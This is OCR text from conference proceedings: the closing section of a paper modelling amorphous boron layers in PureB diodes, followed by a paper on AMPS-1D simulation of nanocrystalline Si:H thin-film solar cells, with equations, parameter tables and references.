


Figure 8. DOS for β-rhombohedral boron based on the structural data by Slack et al. and Hoard et al. and the fitted DOS used as the model of DOS of amorphous boron.

simulations are compared to the TOF measurements reported in [9] and given in Table 1. Simulated drift time for amorphous boron with DOS based on the structural data by Slack et al. agrees with the measured values for β-rhombohedral boron and amorphous boron. For the amorphous boron with DOS based on the structural data by Hoard et al. the transit time is more than 3 orders of magnitude smaller than the measured values.

G_E is simulated using the proposed DOS and the results are depicted in Fig. 9. Simulations of G_E for structures with amorphous boron layer where the layer has DOS of β-rhombohedral boron based on structural data by Slack et al. show good agreement with the measured values in the range of 1 to 10 minutes of B_2H_6 exposure times. For the simulations with amorphous boron layer with DOS based on Hoard et al.'s structural data, G_E is more than 3 orders of magnitude higher than

TABLE I. COMPARISON OF MEASURED AND SIMULATED TOF TRANIST TIMES

Boron layer	t_T **(s)**
Amorphous boron [9]	$3\text{-}12 \cdot 10^{-8}$
β-rhombohedral boron [9]	$8 \cdot 10^{-8}$
Simulations: amorphous boron with **Slack et al. DOS**	10^{-7}
Simulations: amorphous boron with **Hoard et al. DOS**	$1.3 \cdot 10^{-10}$




Figure 9. Combined influence of bandgap and trap states in the bandgap on G_E for various B_2H_6 exposure times.

the measured values. Bandgap of the amorphous boron layer in both cases is similar, i.e. 1.62 eV and 1.58 eV for the DOS based on structural data of Slack et al. and Hoard et al., respectively. Significant difference between two simulation results is caused by the effect of trap states. The trap states reduce the majority carrier concentration from $9 \cdot 10^{17}$ cm^{-3} in the amorphous boron layer with Hoard et al.'s DOS to $5 \cdot 10^{14}$ cm^{-3} in the amorphous boron layer with Slack et al.'s DOS.

Fitting to the measured G_E could be done by changing the bandgap or the trap concentration in the amorphous boron layer. Fitting is done for the amorphous boron layer with Slack et al.'s DOS. If the trap concentration in the bandgap is changed, there will be a significant difference between the simulated and measured t_T. Meanwhile, if only the bandgap of the boron layer is reduced, simulated drift times remain unchanged. The bandgap of a thin amorphous layer decreases with increasing film thickness [14]. Since the thickness of the amorphous boron layer is increasing with B_2H_6 exposure time, the fitting is achieved by decreasing the bandgap of the amorphous boron layer. Fitted G_E is given in Fig. 9 showing excellent agreement with the measured data.

IV. CONLUSION

In PureB diodes the physical properties of the amorphous boron layer play an important role on the electrical properties of bipolar *pnp* transistors with an amorphous boron layer emitter. In the presented modeling, a wider bandgap of the amorphous boron layer as compared to that of the bulk silicon is assumed, thus resulting in the formation of heterostructure. Also, the trap states in the bandgap are assumed and they will change the carrier concentration and mobility. A wider bandgap of the amorphous boron layer is shown to suppress the injection of electrons resulting in the decrease of the base current and consequently in the increase of G_E. At the same time, the traps would reduce the carrier concentration and increase the base current decreasing the G_E. From the applied DOS of β-rhombohedral boron as a model of the DOS of the amorphous boron layer it has been observed that the combined influence of the wider bandgap and the presence of trap states in the bandgap could explain the high emitter Gummel number.

REFERENCES

[1] F. Sarubbi, T. L. M. Scholtes, and L. K. Nanver, “Chemical vapor deposition of a-boron layers on silicon for controlled nanometer-deep p^+n junction formation”, J. Electron. Mater., vol. 39, pp. 162-173, 2010.

[2] L. Shi, F. Sarubbi, L. K. Nanver, U. Krothc, A. Gottwald and S.Nihtianov, “Optical Performance of B-layer Ultra-shallow-junction Silicon Photodiodes in the VUV Spectral Range”, in Proc. Eurosensors XXIV, Linz, Austria, September 5-8, 2010.

[3] F. Sarubbi, L. K. Nanver, T. L. M. Scholtes, S. N. Nihtianov, and F.Scholze, “Pure boron-doped photodiodes: a solution for radiation detection in EUV lithography,” in Proc. IEEE 38th European Solid-StateDevice Research Conference (ESSDERC), pp. 278–281, Sept. 2008.

[4] A. Šakić, L.K. Nanver, T. L. M. Scholtes, C. T. H. Heerkensa, T. Knežević,G. van Veen, K. Kooijman, P. Vogelsang, “Boron-layer silicon photodiodes for high-efficiency low-energy electron detection”. Solid-state electronics, vol. 65-66, pp. 38-44, 2011.

[5] F. Sarubbi, L. K. Nanver, and T. L. M. Scholtes, “High effective Gummel number of CVD boron layers in ultrashallow p+n diode configurations”, IEEE Trans. Electron Devices, vol. 57, pp. 1269-1278, June 2010.

[6] O. Madelung, U. Rössler, and M. Schulz, “Boron (B) electronic properties of amorphous boron” in Non-Tetrahedrally Bonded Binary Compounds I, ser. Landolt-Börnstein - Group III Condensed Matter, Springer-Verlag, vol. 41D, 2000.

[7] Y. Imai, M. Mukaida, M. Ueda, A. Watanabe, "Band-calculation of the electronic densities of states and the total energies of boron–silicon system" Journal of Alloys and Compounds, Vol. 347, Issues 1-2, pp. 244-251, 2002.

[8] O.A. Golikova, “Boron and boron-based semiconductors”, Phys. Status Solidi (A), vol. 51, iss. 1, pp. 11-40, 1979.

[9] M. Takeda, K. Kimuraa,K. Murayamab, “Time of flight experiments on amorphous and crystalline boron”, Journal of Non-Crystalline Solids, Vol. 198-200, Part 1, pp 170-173, 1996.

[10] Manual for TCAD Sentaurus, Version F-2011.09, Synopsys Inc., Mountain View, CA

[11] J.L. Hoard, D.B. Sullenger, C.H.L. Kennard, R.E. Hughes, “The structure analysis of β-rhombohedral boron”, Journal of Solid State Chemistry, 1 (2), pp. 268-277, 1970

[12] G.A. Slack, C.L. Hejna, M.F. Garbauskas, J.S. Kasper, “The crystal structure and density of β-rhombohedral boron”, Journal of Solid State Chemistry, Vol. 76 (1), pp. 52-63, 1988

[13] Y. Imai, M. Mukaida, M. Ueda, A. Watanabe, “Band-calculation of the electronic densities of states and the total energies of boron–silicon system”, Journal of Alloys and Compounds, Vol. 347, Issues 1-2, pp. 244-251, 2002.

[14] S. Hasegawaa, S. Shimizua, Y. Kurataa, “Thickness dependences of properties of P- and B-doped hydrogenated amorphous silicon”, Philosophical Magazine Part B, Vol. 49, Issue 5, 1984.

Model optimization of nanocrystalline Si:H thin film solar cells

V. Tudić*, Lj. Majdandžić*, J. Groš*
* Karlovac University of Applied Sciences/Department of Mechanical Engineering, Karlovac, Croatia
vladimir.tudic@vuka.hr

Abstract - Photovoltaic properties of nanocrystalline (nc-Si:H) heterojunction thin film solar cells with the single junction structure of TCO/p- nc-Si:H/i1- nc-Si:H/i2- a-Si:H/n- nc-Si:H/AZO was studied by a computer modeling software AMPS-1D in this paper. Due to spectral response of solar cells with the examined nc-Si thin films as active elements showed a narrower spectral distribution and a blue shift comparing to pure amorphous solar cells. The results were higher efficiency than amorphous cells due to higher optical gap (higher output voltage) and better fill factor (higher mobility).

I. INTRODUCTION

The electrical properties of amorphous-nano-crystalline thin films deposited by Plasma Enhanced Chemical Vapor Deposition (PECVD) were studied by a computer modeling software One-dimensional Analysis of Microelectronic and Photonic Structures (AMPS-1D) in this paper. The possibility of using hydrogenated amorphous-nano-crystalline silicon (nc-Si:H) thin film solar cells in the production of third generation photovoltaic [1] is most standing challenge. Nano-crystalline thin films are one of the most promising concepts in new thin film solar cells technology [2]. First benefit of nano-crystalline thin film layers are higher value of energy gap in correlation with the size distribution of individual crystal sizes and the crystalline to amorphous fraction [3]. The nano-crystals remain as individual in amorphous matrix (Fig.1) enabling quantum size effects related to small dimensions of crystals. Measurements of the optical properties showed that the spectral distribution of the absorption coefficient in a whole range of crystal to amorphous fractions remained close to pure amorphous silicon in the visible part of the spectrum and showed square dependence on the photon energy (Tauc gap) [4]. The average optical gap was larger for smaller nano-crystals and a higher crystal fraction just confirming the quantum size effects that correspond to quantum dots [5]. The second benefit for using nano-crystalline thin film layers in standard p-i-n solar cell structures is low degradation of electrical properties. Crystal grains either uniform across the sample or slightly larger when located closer to the surface some hove increases material stability to light iluminance degradation process.

A possible application of (nc-Si:H) film as active part in solar cells in a typical p-i-n solar cell structure was tested by computer simulator in respect to overall performance.




Figure 1. Typical HRTEM micrograph of amorphous-nano-crystalline silicon (nc-Si:H) thin film; 30 vol.% crystalline fraction, published in [4].

II. NANO-CRYSTALLINE LAYER

Nano-crystalline silicon (nc-Si) films consist of a matrix of amorphous silicon (a-Si) with embedded silicon crystals of nanometric dimensions [6, 7]. This material has improved properties with respect to pure amorphous Si and bulk crystalline Si (c-Si) owning quantum confinement effect [8]. When compared to amorphous silicon, nc-Si has better electrical transport characteristic [9], possibility to tailor the optical band gap [10, 11] and resistance to light induced degradation [12]. The main advantage in comparison with crystalline silicon is its higher absorption, which allows efficient solar cells in thin film designed device. This material could be fraction of 'small crystals', expected to show effect of increase in optical gap due to quantum confinement predictable according to effective mass theory or quantum dots.

The optical properties of nc-Si thin films strongly depend on the production conditions and determination of the structural properties of the thin film.

The spectra of absorption coefficient, $\alpha(E)$, of typical nc-Si thin film calculated from transmittance by Fourier transform photocurrent spectroscopy (FTPS) and photo deflection spectroscopy (PDS) is shown in Figure 2.

Absorption coefficient data we used in our calculation and device simulation was published in literature [6, 13]. Amongst others, sample number two (K2) is chosen because of convenient value of its band gap energy (E_g=1.95eV) caused by lower crystalline fraction (vol. 30%).




Figure 2. Distribution of absorption coefficient of nc-Si (black line), amorphous Si (green line) and mono-crystal Si (red line) calculated from FTPS and PDS.

III. SIMULATION MODEL

Computer modeling software AMPS-1D can simulate all modeled semiconductor and photovoltaic device structures. In the present version of AMPS-1D user can chose one of two different calculation models: Density of States (DOS approach) and Carrier Lifetime Model (CLM). DOS approach is more suited for silicon amorphous and nano-crystalline thin films layers due to large defect densities in midgap states [14, 15].

Model of photovoltaic device can be simulated throe optical and material parameters on device designed structure. Material and optical properties affect electrical parameters in tree differential equations in correlation: the Poisson's equation, electron continuity equation and hole continuity equation. Those tree equations are solved simultaneously under non-equilibrium steady-state conditions (i.e., under the effect of light, voltage bias or both) by using method of finite differences and Newton-Raphson technique. The used equations are:

Poisson's equation,

$$\frac{\rho(x)}{\varepsilon} = \frac{\partial \Psi(x)}{\partial x} \tag{1}$$

electron continuity equation,

$$\frac{1}{q}\frac{\partial J_n(x)}{\partial x} = R(p(x), n(x)) - G_{op}(x) \tag{2}$$

and hole continuity equation,

$$\frac{1}{q}\frac{\partial J_p(x)}{\partial x} = G_{op}(x) - R(p(x), n(x)). \tag{3}$$

All carriers in semiconductor layer can be described by net charge density value $\rho(x)$, expressed like

$$\rho(x) = q[p(x) - n(x) + p_T(x) - n_T(x) + N_A - N_D] \tag{4}$$

and the present electrostatic field E is defined as

$$E = \frac{\partial \Psi(x)}{\partial x}. \tag{5}$$

In equation ε is the dielectric constant, E is electrostatic field, $\Psi(x)$ represents the position of energy in the local vacuum level, x is position in the device, n and p the extended states density in conduction and valence band, respectively, p_T and n_T the trapped hole and electron population density, N_A acceptor doping density, N_D the donor doping density, if exists, the q the electron charge, $R(x)$ the recombination rate, $G_{op}(x)$ the optical generation rate of free electron-hole pair, J_n and J_p the electron and hole current density, respectively. The term $R(x)$ is the net recombination rate resulting from band-to-band (BTB) direct recombination and Shockley-Read-Hall (SRH) indirect recombination traffic through gap states. The model used in AMPS for indirect recombination assumes that the traffic back and forth between the delocalized bands and the various types of delocalized gap states is controlled by SRH, capture and emission mechanisms. Since AMPS has the flexibility to analyze device structures which are under light bias (illumination) as well as voltage bias, the continuity equations include the term $G_{op}(x)$ which is the optical generation rate as a function of x due to externally imposed illumination.

Generally, the three state variables completely define the state of a device: local vacuum energy level Ψ and the quazi-Fermi levels E_{Fp} and E_{Fn}. Once those tree dependent variables are calculated as a function of position in device, all other parameter can be determinate as its function. In thermodynamic equilibrium, the Fermi level is a constant as a function of position and hence the tree equations (1-3) essentially reduce to Poisson's equation. Therefore, local vacuum energy level Ψ is the only variable to solve in thermodynamic equilibrium.

Otherwise, in non-thermodynamic equilibrium steady-state, a system of three correlated non-linear second order differential equations in the tree unknowns (Ψ, E_{Fp}, E_{Fn}) is obtained. Further calculation need six boundary conditions, two for each dependent variable. The first two boundary conditions are modified versions of the ones used for solving Poisson's equation in thermodynamic equilibrium:

$$\Psi(0) = 0 - \chi(L) - \varphi_{bL} + \chi(0) - V \tag{6}$$

and

$$\Psi(L) = 0 \tag{7}$$

where L is the total length of the modeled device, $\chi(0)$, $\chi(L)$ are the electron affinities at x=0 and x=L, respectively and V is applied voltage. Zero value of local

vacuum energy level Ψ is at boundary point $x=L$. The four other boundary conditions are obtained from imposing constraints on the currents at the boundaries at $x=0$ and $x=L$. These constraints force the mathematics to acknowledge the fact that the currents must cross at $x=0$ and $x=L$ (contact position) by either thermionic emission or interface recombination. Mathematically expressed current values at boundaries:

$$J_n(0) = qS_{n0}[n(0) - n_0(0)] \quad (8)$$

$$J_p(0) = qS_{p0}[p(0) - p_0(0)] \quad (9)$$

$$J_n(L) = qS_{nL}[n(L) - n_0(L)] \quad (10)$$

$$J_p(0) = qS_{pL}[p(L) - p_0(L)] \quad (11)$$

where S_{n0}, S_{p0} are surface recombination velocities for electrons and holes respectively at the $x=0$ interface and the quantities are the corresponding velocities at the $x=L$ interface. Strongly limited by thermionic emission largest value of recombination velocities cannot over cross $10^7 cms^{-1}$. In equations (8-9) n(0) and p(0) are the electron and hole density at $x=0$, n(L) and p(L) are the same values at $x=L$. Analogy, $n_0(0)$ and $p_0(0)$, $n_0(L)$ and $p_0(L)$ are the electron and hole density at the thermodynamic equilibrium at boundaries $x=0$ and $x=L$, respectively. Now, when all conditions are defined, simultaneously calculation of Ψ, E_{Fp} and E_{Fn} can be obtained.

The model used in our simulation for gap states consist of two exponential tail states distributions and two Gaussian distributions of deep defects states (Fig.3).




Figure 3. Density of stated distribution where G_{DO} / G_{AO} are exponential prefactors of the donor-like / acceptor-like tail states at the extended band edges, g_D / g_A are the donor-like / acceptor-like Urbach tail states, G_{MG} is constant density mid-gap value, E_D / E_A are Gaussian donor-like/acceptor-like characteristic energy density, U is correlation energy, E_V / E_C are valence / conduction band energy level, E_F is level of Fermi energy.

IV. SOLAR CELL STRUCTURE

In this paper we have simulated two types of single junction solar cells, the first type have the standard structure: p- a-SiC:H/i- a-Si:H/n- a-Si:H and the second type have the following structure: p- nc-Si:H/i1- nc-Si:H/i2- a-Si:H/n- nc-Si:H (Fig.4). Thickness of layers for the first structure is as follows: p- 8 nm/i- 350 nm/n- 15 nm and for second extended structure: p- 8 nm/i1- 50 nm/i2- 300 nm/n- 15 nm. Output parameters result in both modeled cases (absorber i- and absorbers i1-/i2-) of total thickness 350 nm must be comparable.

We propose an implementation of chemically textured zinc-oxide ZnO:Al film or SnO_2 as a front TCO in our p-i-n solar cells, and in combination with Ag as a textured back reflector-enhancing dielectric layer for additional efficiency. Such modeled cells exhibit excellent optical and light-trapping properties demonstrated by high short-circuit current densities.

A. Boundary conditions

The tree governing equations (1), (2) and (3) must hold every position in the device and the solution to those equations involves determining the state variables $\Psi(x)$ $E_{Fp}(x)$ and $E_{Fn}(x)$. Non-linear and coupled equations cannot be solved analytically, numerical methods must be utilized. Boundary conditions must be imposed on the sets of equations. These are expressed in terms of conditions on the local vacuum level and the currents at the contacts. To be specific the solution to equations (1), (2) and (3) must satisfy the boundary conditions (6-11).

In computer modeling program AMPS $\Psi(0)$ is PHIB0, $\Psi(L)$ is PHIBL, S is recombination speed for holes and electrons depending on carrier position. Parameter RF is reflection coefficient at $x=0$, RB is reflection coefficient at $x=L$. In actual situation RF is parameter of lost photon flux transmitting throe glass substrate and TCO layer. Measurements of solar cells internal optical loses (in visible spectrum) showing wavelength (λ) or energy dependence [6, 11, 19]. Reflection coefficient RB depends of optical characteristics of back electrode which acts as an optical mirror and efficient light trapping. We propose a reflection-enhancing dielectric layer such as Al-doped zinc oxide (AZO) between the silicon and the metal. The properties of the front contact and back contact used as the model parameters are shown in Table I.

Table I. Boundary conditions in AMPS: PHIBO is $\Psi(0)$ at $x=0$; PHIBL is $\Psi(L)$ at $x=L$ (total device length); SNO-SNL-SPO-SPL are surface recombination speeds at $x=0$ and $x=L$ (N=electron, P=hole); RF is reflection coefficient at $x=0$; RB is reflection coefficient at $x=L$.

Front Contact	Back Contact
PHIBO = 1.730 eV	PHIBL = 0.120 eV
SNO = $1x10^7$ cm/s	SNL = $1x10^7$ cm/s
SPO = $1x10^7$ cm/s	SPL = $1x10^7$ cm/s
RF = 0.250	RB = 0.600

B. Solar cells parameters

The input parameters of modeled device layers that simulate output characteristics of actual solar cell are given in Table II. Published selected mobility parameters are taken from references [17, 18]. For calculation of solar cell output it was used the standard global illumination conditions, air-mass 1/cosΘ (AM1.5 spectrum), 1000 W/m^2 and 300 K temperature.

In nano-crystalline thin film layers transport mechanism strongly depends of carrier mobility μ (cm^2 V^{-1}s^{-1}). Electron μ_n and hole μ_p mobility have dependence to crystal lattice temperature also donor-like and acceptor-like doped concentrations, suggesting its maximal values in bulk material. Fraction of 'small crystals' in nano-crystalline material, expected to show effect of increase in optical gap due to quantum confinement predictable according to effective quantum dots and significant enhancing of mobility up to two order of magnitude. For example, electron mobility at temperature of 300K in bulk (intrinsic) crystalline silicon has mobility value 20-40 cm^{2}V^{-1}s^{-1}. In nano-crystalline thin film electron mobility in bulk can reach up to 2000 cm^{2}V^{-1}s^{-1}. According to doping level in silicon thin film mobility of carriers decreases rapidly [18].




Figure 4. Extended model of solar cell with two absorbers: foton flux enters glass substrate (2-3 mm), Transparent Conductive Oxide (TCO) is solar cell front contact for collecting holes (0.3 μm), nano-crystalline p- window layer (8 nm), nano-crystalline top absorber i1- (50 nm), amorphous base absorber i2- (300 nm), nano-crystalline n- back layer (15 nm), Aluminum-doped Zinc Oxide (AZO) is reflection-enhancing dielectric layer (0.1 μm), Ag as a textured back reflector (0.5-2 μm), Aluminum back contact electrode (2-3 mm).

Table II. Material parameters written in AMPS used to simulate the output characteristic of the modeled single junction solar cell.

Layer Parameters	Solar cell layers			
	p-nc-Si:H	i1-nc-Si:H	i2-a:Si:H	n-nc-Si:H
M_{UN} (μ_n) (cm^2/Vs)	850	2000	20	850
M_{UP} (μ_p) (cm^2/Vs)	350	400	4	350
N_A (cm^{-3})	1E+17	0	0	0
N_D (cm^{-3})	0	0	0	1E+17
N_C (cm^{-3})	2.5E+20	2.5E+20	2.5E+20	2.5E+20
N_V (cm^{-3})	2.5E+20	2.5E+20	2.5E+20	2.5E+20
E_g (eV)	2.00	1.95	1.80	1.95
CHI (χ) (eV)	3.87	4.00	4.00	4.00
L (nm)	8	50	500	15
E_D (eV)	0.05	0.05	0.05	0.05
G_{DO} (cm^{-3}eV^{-1})	1E+21	1E+21	1E+21	1E+21
Tσ/ND (cm^2)	1E-15	1E-15	1E-15	1E-15
Tσ/PD (cm^2)	1E-17	1E-17	1E-17	1E-17
E_A (eV)	0.03	0.03	0.03	0.03
G_{AO} (cm^{-3}eV^{-1})	1E+21	1E+21	1E+21	1E+21
Tσ/NA (cm^2)	1E-17	1E-17	1E-17	1E-17
Tσ/PA (cm^2)	1E-15	1E-15	1E-15	1E-15
$N_{D,TOT}$ (cm^{-3})	6.0E+17	1.0E+16	1.0E+16	8.0E+17
N_{DG} (cm^{-3})	5.0E+17	5.0E+15	5.0E+15	5.0E+17
EDONG (eV)	1.24	1.12	1.12	1.12
WDSDG (eV)	0.15	0.15	0.15	0.15
Gσ/ND (cm^2)	1E-15	1E-16	1E-16	1E-15
Gσ/PD (cm^2)	1E-16	1E-17	1E-17	1E-16
N_{AG} (cm^{-3})	1.0E+17	5.0E+15	5.0E+15	3.0E+17
EACPG (eV)	1.14	1.02	1.02	1.02
WDSAG (eV)	0.15	0.15	0.15	0.15
Gσ/NA (cm^2)	1E-16	1E-17	1E-17	1E-16
Gσ/PA (cm^2)	1E-15	1E-16	1E-16	1E-15

M_{UN} / M_{UP} (μ_n / μ_p): Electron / Hole Mobility, N_A / N_D: Donor / Acceptor doping concentration, N_C / N_V: Effective bands concentrations, E_g: Mobility band gap, CHI (χ): Electron affinity, L: Layer thickness, E_D / E_A: Characteristic energy of donor-like/acceptor-like tail states, G_{DO} / G_{AO}: Exponential prefactors of the donor-like/acceptor-like tail states, Tσ / ND: Neutral capture cross section density in donor-like tail, Tσ / PD: Charged capture cross section density in donor-like tail, Tσ / NA: Neutral capture cross section density in acceptor-like tail, Tσ / PA: Charged capture cross section density in acceptor-like tail, $N_{D,TOT}$: Dangling bond total concentrations in gap states, N_{DG} / N_{AG}: Dangling bond donor-like/acceptor-like concentrations, EDONG / EACPG: Energy of Gaussian donor / acceptor distribution, WDSDG / WDSAG: Standard deviation of energy of Gaussian donor / acceptor distribution, Gσ / ND: Neutral capture cross section density in donor-like gap states, Gσ / PD: Charged capture cross section density in donor-like gap states, Gσ / NA: Neutral capture cross section density in acceptor-like gap states, Gσ / PD: Charged capture cross section density in acceptor-like gap states.

V SIMULATION RESULTS AND DISCUSION

The performance of modeled solar cells was designed and analyzed in respect to the open circuit voltage (V_{oc}), short circuit current density (J_{sc}), fill factor (FF) and efficiency (η) by incorporating the layer parameters into AMPS- 1D. In this study we simulated two types of single junction solar cells, the first type has the standard structure: p-i-n with amorphous absorber of


350 nm thickness and for second extended structure: p-i1-i2-n with top nano-crystalline absorber of 50 nm thicknesses and base amorphous absorber of 300 nm. In second extended simulated device both top p- and bottom n- layers are also nano-crystalline thin film layers. The absorption profiles data of nano-crystalline layer (sample K1-K4) was taken from references [4] and [6]. We have studied the effect of varying the mobility band gap (E_g) in samples and its implication to output solar cell characteristic. In standard AM1.5 illumination for the single p-i-n structure simulation results are: J_{SC}=8.211 mA, η=6.86 %, FF=0.828 and V_{OC}=1.109 V. Second extended single junction structure pointed out better output parameters: J_{SC}=8.444 mA, η=7.16 %, FF=0.839 and V_{OC}=1.011 V. For both type of devices simulation promotes the same electric field to ensure good collection of photo-generated electron-hole pairs in absorber structure. In second simulation improvement in efficiency is supported by higher mobility and therefore better fill factor as shown in Table III.

Table III. Modeled illuminated I-V characteristic of two types of single junction solar cells: p-i-n and p-i1-i2-n structure.

Solar cell type / Output parameters	p-i-n	p-i1-i2-n
J_{SC} (mA/cm^2)	8.211	8.444
η (%)	6.886	7.16
FF	0.828	0.839
V_{OC} (V)	1.009	1.011

First device structure only with amorphous layers has scattered crystal lattice order and therefore is not resistant to light induced degradation. Therefore, tree month after light exposure efficiency will be decreased by at least 20%. Light induced degradation of such solar cells has been simulated and results are shown in Table IV. Predictable calculations for solar cell with amorphous layers suggest efficiency of 5.5 % after degradation period.

Table IV. Light induced degradation simulation of solar cell with amorphous layers. Efficiency value after degradation period is lowered to the 80% of the initial value.



VI CONCLUSION

In this study we have simulated two types of single junction solar cells with nano-crystalline and amorphous absorbers using simulation computer program AMPS-1D. A series of simulations were carried out in order to calculate the efficiency of modeled solar cell by varying the properties each of layers in the range published in the literature. The obtained results show clearly that the nano-crystalline silicon thin film is a very interesting material to be used in single junction solar cells and tandem cells, respectively.

The substitutions of the amorphous p- window layer and n- layer in second type cell by a nano-crystalline silicon thin film layer leads to improvement of the output cells parameters: short circuit current incensement from 8.211 mA/cm^2 to 8.444 mA/cm^2 and efficiency enhancement from 6.886 % to 7.16 %. The additional improvement with i1- nano-crystalline top absorber is due to higher mobility of free carriers in all nano-crystalline layers, especially in additional absorber layer.

Nano-crystalline thin film solar cell model perform better cell efficiency and that is in good agreement with experimental results reported in the literature.

REFERENCES

[1] M. A. Green, Third Generation Photovoltaic: Solar Cells for 2020 and Beyond, *Physical E14*, 65-70 (2002).

[2] D. Gracin, S. Bernstorff, P. Dubček, A. Gajović i K. Juraić, Study of Amorphous Nanocrystalline Thin Silicon Films, Journal of Applied Crystallography, s373-s376 (2007).

[3] D. Gracin, J. Sancho-Parramon, K. Juraić, A. Gajović, M. Čeh, Analysis of Amorphous-nano-crystalline Multilayer Structures by optical, photo-deflection and photo-current spectroscopy, Micron 40, Elsevier, 56-60 (2009).

[4] D. Gracin, A. Gajović, K. Juraić, M. Čeh, Z. Remeš, A. Poruba, M. Vaneček, Spectral response of amorphous-nano-cristalline silicon thin films, Journal of Non-Crystalline Solids, 354 (2008) 2286-2290.

[5] N. M. Park, C. J. Choi, T. Y. Seong, S. J. Park, Quantum confinement in amorphous silicon quantum dots embedded in silicon nitride, Physical Review Letter, 86 (2001) 1355-1357.

[6] J. Sancho-Parramon, D. Gracin, M. Modreanu, A. Gajovic, Optical spectroscopy study of nc-Si-based p-i-n solar cells, Solar Energy Materials & Solar Cells 93 (2009) 1768-1772.

[7] D. Gracin, A. Gajović, K. Juraić, J. Sancho-Parramon, M. Čeh: Correlating Raman-spectroscopy and high-resolution transmission-electron-microscopy studies of amorphous/nanocrystalline multilayered silicon thin films; Thin Solid Films 517 (2009), 18; p. 5453-5458.

